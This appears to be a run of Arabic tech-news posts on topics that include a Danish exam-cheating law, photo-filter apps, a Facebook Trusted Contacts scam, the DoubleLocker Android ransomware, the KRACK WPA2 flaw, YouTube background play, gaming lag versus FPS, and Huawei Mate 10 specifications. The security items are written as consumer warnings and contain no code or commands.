أعلنت قناة DR الدنماركية عن دراسة لمشروع قرار جديد يهدف إلى جعل الغش في الامتحانات أكثر صعوبة .
المشروع الجديد و بحسب وزير التعليم ميريت رييساجر Merete Riisager يحث طلاب المدارس أن يمنحوا إدارة المدرسة إمكانية الولوج إلى حواسيبهم الشخصية .
كما سيسمح لإدارة المدرسة بعمل فحص لسجل البحث على الإنترنت و نشاطات التواصل الإجتماعي الخاصة بطلابها .
و تقترح مسودة القانون هذه أن مراقبي الامتحانات لهم الحق _ عند الحاجة _ تفتيش محتويات الحواسيب المحمولة الخاصة بالطلاب بما في ذلك المواد المستخدمة و ملفات السجل Log Files ، و غيرها .
و ما يجعل المشروع بشكل خاص غير اعتيادي هو و أنه على الرغم من أن المدرسة لا تستطيع إجبار الطلاب على تفتيش حواسيبهم ، إلا أنه على الطللاب الذين يقدمون الامتحانات الموافقة على تفتيش حواسيبهم الشخصية ، و الطلاب الذين يرفضون هذا الإجراء سيواجهون عقوبات مختلفة مثل مصادرة حواسيبهم أو حتى الطرد من المدرسة
و لذلك فإن الطلاب مجبرون بطريقة أو أخرى على الاختيار بين اثنين : إما مواجهة العقوبات المدرسية أو التخلي عن خصوصياتهم .
و يثير مشروع القرار هذا سلسلة من ردود الفعل المختلفة بين مؤيد و معارض ، مما جعل المشرعين يعيدون النظر في بعض مواده .
حقق تطبيق بريسما Prisma نجاحاً كبيراً عندما تم إطلاقه العام الماضي بسبب استخدامه فلاتر تعتمد على الذكاء الصناعي ، و كان من الرائع أن قام هذا التطبيق مؤخراً بتوسعة عمله ليشمل الفيديوهات و صور السيلفي .
و إذا كنت مولعاً بذلك التطبيق فإن تطبيقاً جديداً يحمل الاسم بورترا Portra يستحق التجربة بلا ريب ، فهو متاح على أجهزة الأندرويد Android و الأجهزة العاملة بنظام IOS ( روابط التحيمل أسفل المقالة ) ، و رغم أن الشركة المطورة لم تشرح حتى الآن كيف يعمل التطبيق أو فيما إذا كان يستخدم الذكاء الصناعي إلا أنه يوفر عدد من التأثيرات الفينة الجميلة .
و هي أيضاً سهل الاستخدام فيكفي التقاط صورة أو استيرادها من الإستديو ثم اختيار الفيلتر المناسب من 19 فلتر متاح . هذا كل شيء .
يمكنك التحكم بقوة التأثير ، و بحجم الإطار الذي ترغب في إبقائه و ذلك من خلال تحريك المؤشر عبر حواف الصورة من أجل التحكم بحجم الإطار كما يمكن الضغط على حافة منطقة التحرير من أجل رؤية منطقة التحرير ضمن إطار .


و هذه مجموعة من الصور المعدلة عن طريق هذا التطبيق
و حالما يتم الإنتهاء من التعديل يمكنك حفظ الصورة أو مشاركتها مباشرة إلى شبكات التواصل الإجتماعي .
الأمر المزعج في هذا التطبيق هو إضافة علامة على شكل كلمة PORTRA أسفل كل صورة معدلة و يمكنك ببساطة قص الصورة لإزالة هذه الكلمة .

و بالمقابل فإن تطبيق OG Prisma يوفر تشكيلة أوسع من الفلاتر بالإضافة إلى ميزات أكثر مثل تطبيق التأثير على خلفية أو مقدمة الصورة فقط و النتيجة أن الصورة تبدو أكثر زيفاً بالمقارنة مع صور التطبيق Portra . وللمقارنة فهذه ثلاثة صور معدلة بالتطبيقين ، تطبيق بورترا Portra ( على اليسار ) و تطبيق بريسما Prisma ( على اليمين )
و لسوء الحظ فإن تطبيق بورترا Portra لا يستطيع إنتاج صور عالية الدقة يمكن طباعتها حيث أن ناتج التطبيق يبدو رائعاً على الشاشات الصغيرة و لكنه بدقة غير كافية للطباعة حتى على ورق بقياس A5
عندما تتلقى رسالة من أحد اصدقاء الفيس بوك Facebook يطلب منك فيها مساعدة عاجلة من اجل استرجاع حسابه ، و يدعي أنك مضاف عنده كأحد جهات الاتصال الموثوقة Trusted Contacts فيجب ألا تثق به بشكل أعمى .
حيث اكتشف باحثون انتشار طريقة جديدة مؤخراً لاختراق حسابات الفيس بوك Facebook تعتمد على خداع المستخدم و يمكن أن تخدع حتى المستخدمين الخبراء ليصبحوا ضحايا عمليات الخداع هذه لمساعدة الهاكرز على اختراق حسابك على الفيس بوك Facebook .
و تعتمد هذه الخدعة على ميزة فيس بوك Facebook تدعى ” جهات الاتصال الموثوقة ” Trusted Contactsو التي يتم تعيينها من قبل المستخدم لتستخدم فيما بعد لاستعادة الحساب في حال نسيان كلمة السر أو إغلاقه ، و ذلك من خلال إرسال رمز سري إلى كل جهة من هذه الجهات .
و بحسب تقرير نشره موقع AccessNow فإن الهجوم يبدأ عن طريق قيام حساب مخترق لأحد أصدقائك على الفيس بوك Facebook بطلب مساعدة عاجلة منك من أجل استعادة حسابه .
و يوضح لك هذا ” الصديق ” أو المخترِق أنك ضمن قائمة جهات الاتصال الموثوقة عنده ، و يطلب منك تفقد صندوق البريد الإلكتروني الوارد إليك من أجل إيجاد الرسالة التي تحوي على كود الاسترجاع ، و تقوم أنت عن طيب قلب بإعطائه هذا الرمز دون أدنى ريبة ، و لكن الحقيقة أن المهاجم قد دخل إلى حسابك و قام بطلب : نسيت كلمة سر الحساب من أجل إرسال كود الاسترجاع إلى بريدك الإلكتروني، و حالما يحصل المخترق على كود الاسترجاع فيستطيع عندها تعيين كلمة سر جديدة لحسابك و بالتالي يصبح الحساب ملكه .
و يجب الانتباه أيضاً إلى أنه ليس بالضرورة أن يكون الحساب مخترقاً لأحد الأصدقاء ، إنما يمكن أن يكون هذا ” الصديق ” بالفعل هو من قام بهذه الخدعة من أجل اختراق حسابك ، لذلك يجب عدم قبول أي طلب صداقة لا تثق بصاحبه .
و كما يقول الموقع : ” أن هذا الهجوم يعتمد على نقص المعرفة عندك حول آلية عمل جهات الاتصال الموثوقة ” . و يضيف الموقع : أن أغلبية تقارير الخداع هذه أتت من مناصري حقوق و نشاطات الإنسان في الشرق الأوسط و شمال إفريقيا …
و يتحتم عليك أن تعرف آلية عمل استعادة الحساب عن طريق جهات الاتصال الموثوقة و ذلك من خلال هذا الشرح من فيس بوك Facebook و التي تعمل بطريقة مغايرة تماماً عن الطريقة المخادعة السابقة .
اكتشف باحثون من شركة ESET الشهيرة في مجال مكافحة البرمجيات الخبيثة نوعاً جديداً من البرمجيات الخبيثة التي تطلب فدية ransomware ، و لكن هذه المرة تستهدف أجهزة الأندرويد Android و ذلك للمرة الأولى .
ما هي هذه البرمجية ؟
البرمجية الجديدة و التي تحمل الاسم دوبل لوكر DoubleLocker ( القفل المضاعف ) ، و كما هو واضح من اسمها فإنها تقوم بعمل قفل ثنائي معاً فهي تقفل ( تشفر )البيانات في الأجهزة المصابة ، و تقفل الشاشة برقم بين PIN عشوائي ، لذلك فإن أجهزة الضحايا تبقى مقفلة حتى يتم دفع الفدية للهاكرز .
و يمكن لهذه البرمجية الخبيثة أن تصيب أي جهاز أندرويد Android بما فيها الأجهزة المروتة ( ذات صلاحيات الروت أو الجذر Root ) و الغير مروتة مما يُفقد المستخدم القدرة على استخدام هاتفه الشخصي .
و يقول الباحثون في شركة الحماية ESET أن هذه هي المرة الأولى التي تستطيع فيها برمجية خبيثة من الجمع بين تشفير البيانات و تغيير رقم PIN معاً .
كيف تتم الإصابة بها ؟
و تتم الإصابة بهذه البرمجية عن طريقة تحميل برنامج أدوب فلاش بلاير مزور Adobe Flash Player من خلال بعض المواقع على شبكة الإنترنت
ما هي آلية عمل هذه البرمجية ؟
عند فتح برنامج أدوب فلاش بلاير Adobe Flash Player المزور فإنه يطلب تفعيل و استخدام خدمات جوجل بلاي “Google Play Service.” ليستغل سلسلة من الأذونات من خلال خدمات الوصول – و هي الخدمات المصممة لمساعدة ذوي الاحتياجات الخاصة لاستخدام هاتفهم .( فيديو في أسفل المقالة يشرح مبدأ عمل هذه البرمجية ) .
و حالما تحصل على الأذونات المناسبة تنصب نفسها كتطبيق أساسي لانشر Launcher يتمتع بصلاحيات تمكن من تغيير قفل الشاشة.
كما تقوم بصنع اختصار غير مرئي يتم تنشيطه ذاتياً كلما تم الضغط على زر القائمة أو الهوم home ليتم عرض رسالة من الهاكرز تطالب بدفع الفدية بعملة البيتكوين كما توضح طريقة الدفع .
و تقوم البرمجية أيضا بتغيير رقم البين PIN إلى رقم عشوائي دون أن يتم إرساله إلى المخترقين ، جاعلاً من المتسحيل افتراضاً أن يتم استعادة رقم ال PIN دون الخضوع لمطالب الهاكرز . و الذين يقومومون ب إعادة تعيين رقم ال PIN عن بعد حالما تدفع الفدية .
و تقوم أيضاً بتشفير الملفات على جهازك باستخدام خوارزمية تشفير AES و التي لسوء الحظ يتم تطبيقها بشكل فعال جاعلة من الصعب فك تشفيرها دون وجود مفتاح التشفير .
و يملك الضحايا مهلة 24 ساعة لكي يقوموا بدفع الفدية و التي تبلغ قيمتها حوالي 0.0130 بيتكوين من أجل فك تشفير البيانات . و لحسن الحظ فإنه لا يتم حذف الملفات في حال لم تقم بالدفع خلال المهلة المطلوبة و لكن تبقى الملفات مشفرة و الهاتف مقفول برمز غير معروف .
و يمكن معرفة إذا كانت ملفاتك مصابة أم لا من خلال رؤية اللاحقة .cryeye في نهاية الملفات المصابة .
هل هناك حل دون دفع الفدية ؟؟
في الوقت الحالي فإنه يمكن إزالة هذه البرمجية الخبيثة عن طريقة عمل ضبط مصنع factory reset و لكنك ستخسر كل ملفاتك في هذه الحالة .
طريقة أخرى خاصة بالهواتف المروتة ( ذات صلاحيات الروت أو الجذر Root ) و التي يكون وضع تصحيح USB أو debug mode مفعلاً قبل أن تتمكن البرمجية من قفل الهاتف فإنه يمكن تجاوز رمز الPIN من دون ضبط المصنع و ذلك من خلال ما يعرف ب جسر تصحيح أندرويد Android Debug Bridge (adb) و الذي يتم من خلاله إزالة ملف النظام المسؤول عن تخزين رقم PIN ، و من ثم يتم الدخول إلى الهاتف بالوضع الآمن Safe Mode من أجل تعطيل صلاحيات الأدمن المعطاة للبرمجية الخبيثة و من ثم إزالتها .
و هذه العملية ليست سهلة و ينصح بعد إجرائها القيام بنقل الملفات المهمة إلى مكان آخر ثم عمل ضبط مصنع لإزالة كل الملفات و التأكد من زوال البرمجية الخبيثة .
و لكن تبقى الطريقة الأفضل لتجنب مثل هكذا برمجيات هي الوقاية بعدم تحميل الملفات من مصدر خارجي ، و تحميل البرامج فقط من المتجر الرسمي جوجل بلاي Google Play و للمطورين الموثوقين .
و كانت شركة أدوبي Adobe قد قامت في عام 2012 بإزالة برنامج الفلاش بلاير Flash Playe من متجر جوجل بلاي Google Play منهية بشكل رسمي تطوير هذا البرنامج لأجهزة الموبايل .
و كان ستيف جوبز Steve Jobs قد انتقد فيما سبق و بشدة برنامج الفلاش بلاير Flash Player كونه يستنزف البطارية و يحوي العديد من الثغرات للاختراق .
نستعرض لكم في هذه المقالة البسيطة و المفيدة أبسط طريقة لتشغيل فيديوهات اليوتيوب Youtube في الخلفية أي أنك ستكون قادر على الاستماع إلى الفيديو و أنت تستخدم تطبيقات أخرى و بدون الحاجة إلى أي برامج أو إضافات و ذلك على أجهزة الأندرويد Android و الأجهزة العاملة بنظام IOS أي أجهزة الآيفون iPhone و الآيباد iPad ..
أولاً – طريقة تشغيل فيديوهات اليوتيوب Youtube في الخلفية في أجهزة الأندرويد Android
1 – قم بفتح متصفح كروم Chrome و الذي يكون موجود بشكل مسبق في أجهزة الأندرويد Android .

2 – اذهب إلى موقع يوتيوب : www.youtube.com حيث قمنا بالدخول إلى حساب التقنية السورية و بعد ذلك قم بالضغط على النقاط العمودية الثلاث في الأعلى و التي يشير إليها السهم الاحمر :
3 – قم بالضغط على المربع بجانب : طلب موقع الكومبيوتر “Request desktop site” لتظهر علامة صح بجانبه .
4 – الآن سيتم عرض موقع اليوتيوب كما يُعرض على الكومبيوتر ،
5 – اذهب إلى الفيديو المراد تشغيله ، و اضغط على تشغيل Play .

6 – الآن تستطيع الخروج من المتصفح ، و تبقى قادر على اسئناف الفيديو من خلال شريط الإشعارات .
ملاحظة : في حال ظهر إشعار يقول أن اليوتيوب Youtube يريد إرسال إشعارات فاقبل ذلك .
يشير العديد من هاوي الألعاب الإلكترونية ( الجيمرز ) إلى أن أي مشكلة في أداء أي لعبة أونلاين على أنها لاق “لاغ” “lag.” و لكن هذا الأمر خاطئ بال شكل لأن هناك عامل آخر يؤثر في جودة هذه الألعاب عبر الشبكة ألا وهو ال إف بي إس FPS و الذي هو اختصار للكلمات : Frame Per Second ( عدد الفريمات في الثانية ) .
و لفهم المصطلح السابق ( ال FPS ) يجب أن نعلم أن الألعاب عند معالجتها و إظهارها على الشاشة تنقسم لعدد من الفريمات أو الصور المتتابعة وراء بعض و كأنك تشغل فيلم ما ، و لكي تعمل اللعبة بشكل طبيعي يجب أن تمرر هذه الفريمات بسرعة مناسبة كي لا يحدث تقطيع أثناء اللعب . و كلما زاد ال FPS كان أفضل .
إن فهم طبيعة المشكلة سواء كانت لاغ ( لاق ) Lag أو معدل إف بي إس FPS منخفض يساعد في حل المشكلة عند حدوثها .
ال FPS المنخفض هو مشكلة من الحاسوب :
يؤثر ال FPS المنخفض على أداء اللعبة بالكامل حيث يجعلها بطئية ، و إذا كان المعدل بطئياً كفاية فإن اللعبة تبدو و كأنك تشاهد عرض شرائح و ذلك بسبب أن عدد منخفض من الفريمات تظهر على الشاشة فقط كل ثانية ، و في حالات البطء الأشد فإن اللعبة تبدو متشنجة و بطيئة للغاية .
من المهم معرفة أن قضايا ال FPS المنخفض ليست بسبب مشاكل في شبكة الإنترنت إنما بسبب عدم قدرة حاسوبك على تشغيل اللعبة بالشكل الأمثل و ذلك إما بسبب كرت الشاشة أو ذاكرة الوصول العشوائية RAM أو المعالج المركزي CPU أو حتى بسبب بطء في الهارد لديك و ذلك بسبب أن اللعبة مجبرة على قراءة البيانات من الهارد . يمكن أن تكون هذه المشكلة أيضاً بسبب تشغيل العديد من البرامج في الخلفية أثناء القيام باللعب .
و بشكل مختصر نستطيع القول إن FPS المنخفض هو مشكلة تتعلق بمواصفات حاسوبك ، و ليس على شبكة الإنترنت أي مسؤولية في هذا .
ال لاغ ( لاق ) Lag هي مشكلة متعلقة بشبكة الإنترنت :
و هنا الأمر لا يتعلق بمواصفات الحاسوب إنما هو نتيجة لمشلكة ما في شبكة الاتصال ، حيث يمكن أن تكون بسبب مشاكل في سيرفر اللعبة ، و لكنها غالبا ما تكون المشكلة في مكان ما بين الحاسوب و السيرفر ، فمثلاً إذا كنت في مكان بعيد عن سيرفر اللعبة الأساسة كأن تكون في آسيا و السيرفر في أوربا فإن ما يعرف ب البينغ ping أو Latency ( وهو الزمن الذي يستغرقه حاسوبك من أجل الاتصال مع السيرفر و كلما كان أقل كلما كان أفضل) يمكن أن يكون مرتفعا .
و تظهر مشاكل ال لاغ ( لاق ) Lag بشكل مختلف تماما عن مشاكل ال FPS المنخفض فمثلاً في حال كنت تلعب لعبة متعددة اللاعبين ستبدو اللعبة مريحة و انسيابية و لكن سيُظهر اللاعبون الآخرون سلوكاً غريباً كأن يراوح اللاعب في مكانه أو أن يكون اللاعب في مكان ما ثم يصبح فجأة في مكان آخر أو عندما تقوم بالتصويب على شخص ما و تخطئ الهدف غالباً و ذلك بسبب أن البينغ عالي و لذلك فإنه في الوقت الذي تصل الطلقة إلى هدفها فإن الهدف يكون قد ابتعد مسبقاً . أو أن الأفعال التي تقوم بها تظهر متأخرة بشكل ملحوظ .
و بعبارة مختصرة فإن مشاكل ال لاغ ( لاق ) Lag غالباً ما تشير إلى التأخير الحادث بسبب ارتفاع زمن البينغ .
و لإصلاح المشكلة يمكن تجربة سيرفر آخر ، استخدام الاتصال السلكي الإيثرنت Ethernet بدلاً عن الواي فاي Wi-Fi ، ترقية العتاد المستخدم في الاتصال بالإنترنت ، أو الاشتراك بإنترنت أسرع في حال كانت سرعة الإنترنت عندك سيئة .
قد تحدث كلاً من مشكلة ال Lag و ال FPS المنخفض معاً :
على سبيل المثال في حال كنت تلعب لعبة ضخمة متعددة اللاعبين من نوع آر بي جي RPG مثل لعبة MMORPG و تقف شخصيتك في مدينة رئيسية مع المئات من الشخصيات الأخرى و التي تركض عبر الشاشة ففي هذه الحالة من المحتمل أن تعاني من المشكلتين السابقتين سوية : مشكلة ال لاغ ( لاق ) Lag بسبب أن السيرفر يكافح من أجل استمرار اللعبة و يسبب بطء في اللعبة بسبب الكثير الكثير من الأحداث التي تتم معاً و في مكان واحد . و مشكلة FPS المنخفض بسبب أن كومبيوترك يكافح من أجل عرض كل هذه الشخصيات على الشاشة و في الوقت نفسه .
في هذه الحالة فإن لكلا المشكلتين السبب نفسه و بعبارة أوضح فإن العدد الكبير من اللاعبين في لعبة أونلاين متعددة اللاعبين يسبب مشاكل في أداء اللعبة على كومبيوترك ( انخفاض ال FPS ) و مشاكل في اتصال الإنترنت (Lag ) .
الإجراءات الممكنة لحل مشكلتي الـ Lag وما الـ FPS المنخفض :
كما قلنا فإن معرفة ما هو انخفاض FPS و ما هو ال لاغ ( لاق ) Lag يقودنا إلى تحديد المشكلة التي تواجهنا و بالتالي محاولة إصلاحها .
إذا كنت تعاني من انخفاض في معدل الفريمات في الثانية FPS فإن المشكلة تتعلق بعتاد حاسوبك و بالتالي فعليك ترقية عتاد الحاسوب ( أو ممكن تخفيض إعدادات عرض اللعبة ) أو أن هناك العديد من العمليات أو البرامج التي تعمل في الخلفية و هنا يجب أن يتم إيقافها أو إغلاقها .
أما مشاكل ال لاغ ( لاق ) Lag فيمكن تجربة التبديل إلى سيرفر أقرب أو رفع سرعة الإنترنت و في حال كانت المشكلة في السيرفر الرئيسي فيجب الانتظار حتى يتم الإصلاح .hgf
إذا كنت تعتقد أن نظام التشفير القوي WPA2 آمن فأنت مخطئ تماماً بعد أن تم مؤخراً اكتشاف ثغرة خطيرة تحمل الاسم ” كراك ” KRACK .
الثغرة التي تم اكتشافها من قبل معهد Ars Technicaالتكنولوجي تعتمد بشكل رئيسي على مهاجمة بروتوكول الحماية WPA2 و هو نظام تشفير قوي من أجل حماية شبكات الواي فاي Wi-Fi من الاختراق ، كما يمكن من خلالها مهاجمة نظام التشفير WPA و WEP الأضعف .
ويستهدف هذا الهجوم ما يعرف ب The 4-way handshakeو هو المسؤول عن مطابقة كلمة السر بين أجهزة المضيف ونقطة الوصول (الراوتر)
و لكون نقطة الضعف هي في معايير الواي فاي Wi-FI نفسها فإن هذه الثغرة تستهدف أي جهاز يدعم تقنية الاتصال اللاسكلي الواي فاي Wi-Fi ، ما يعني أن كل الأنظمة معرضة لهذا الهجوم : الأندرويد Android و نظام الماك MacOS و الويندوز Windows و IOS و اللينوكس Linux .
و من خلال هذه الثغرة يستطيع الهاكرز اعتراض حركة مرور البيانات ( الترافيك ) مابين نقطة الوصول و الأجهزة المتصلة و حتى دون الحاجة إلى معرفة كلمة السر الخاصة بالشبكة .
و بحسب الباحثين فإن الأجهزة الأكثر عرضة لهذا الهجوم هي أجهزة الأندرويد Android العاملة بالإصدار السادس Android 6 Marshmallow منه و الأجهزة العاملة بنظام لينوكس Linux حيث وجد الباحثون أن حوالي 41% من كل أجهزة الأندرويد عرضة للإصابة بهذا ” الهجوم التخريبي الاستثنائي ” .
و يستطيع الهاكرز – الذي يكون ضمن نطاق الشبكة – من خلال هذا الهجوم اعتراض البيانات المرسلة و ” حقن” برمجية فدية أو برمجية خبيثة ، كما بإمكانه سرقة كلمات المرور ، أرقام الحسابات المصرفية ، رسائل الدردشة ، الصور ، البريد الإلكتروني و العديد من الأشياء الأخرى .
و بعد ساعات من الإعلان عن هذه الثغرة قالت شركة مايكروسوفت Microsoft أنها قامت بإصلاح المشكلة مسبقاً للمستخدمين الذي يعتمدون نسخ مدعومة من ويندوز Windows و قالت : ” لقد أصدرنا تحديث حماية من أجل معالجة هذه القضية ، المستخدمون الذين قاموا بتنزيل هذا التحديث أو أن التحميل الآلي مفعل لديهم سيتمتعون بالحماية المطلوبة ” .لتحميل التحديث اضغط هنا .
أما بالنسبة لأجهزة الأندرويد Android فقد وعدت شركة غوغل Google بإصلاح المشكلة قريباً في الأسابيع القادمة حيث ستكون أجهزة غوغل الخاصة وهي أجهزة البيكسل أولى الأجهزة التي سوف تحصل على باتش الحماية في السادس من الشهر القادم إلا أن معظم الأجهزة الأخرى ستحصل عليه لاحقاً .
بالنسبة لشركة آبل Apple فلم توضح فيما إذا كانت أحدث إصدارات أنظمة التشغيل الخاصة بها i0S و MacOS معرضة للهجوم أم لا . و لكنها أعلنت لاحقاً إصلاح المشكلة في النسخة بيتا من أنظمة التشغيل الحالية و سيصبح التحديث متاحاً للجميع خلال أسابيع .
أعلنت البارحة شركة واوي (هاواوي) Huawei عن هاتفين جديدين يحملان الاسم ميت 10 Mate و ميت 10 برو Mate 10 Pro ، حيث يعتبر هذان الهاتفين أول دخول حقيقي للشركة باتجاه تصميم الحواف الأقل و الذي جعل عام 2017 عاماً رائعاً بالنسبة لتصميم الهواتف الذكية .
بالنسبة لمواصفات الجهازين فمعظم مواصفاتهما متطابقة :
المعالج : من نوع كيرين 970 Kirin ثماني الأنوية أربعة منها بتردد 2.36 غيغا هرتز و 4 بتردد 1.8 غيغا هرتز .
ذاكرة الوصول العشوائية ( الرام ) : 4 غيغا بايت .
ذاكرة التخزين : 64 غيغا بايت .
لكن هاتف ميت 10 برو Mate 10 Pro يأتي بنسخة إضافية لها 6 GB غيغا بايت من الذاكرة العشوائية RAM رام مع 128 GB غيغا بايت من ذاكرة التخزين .
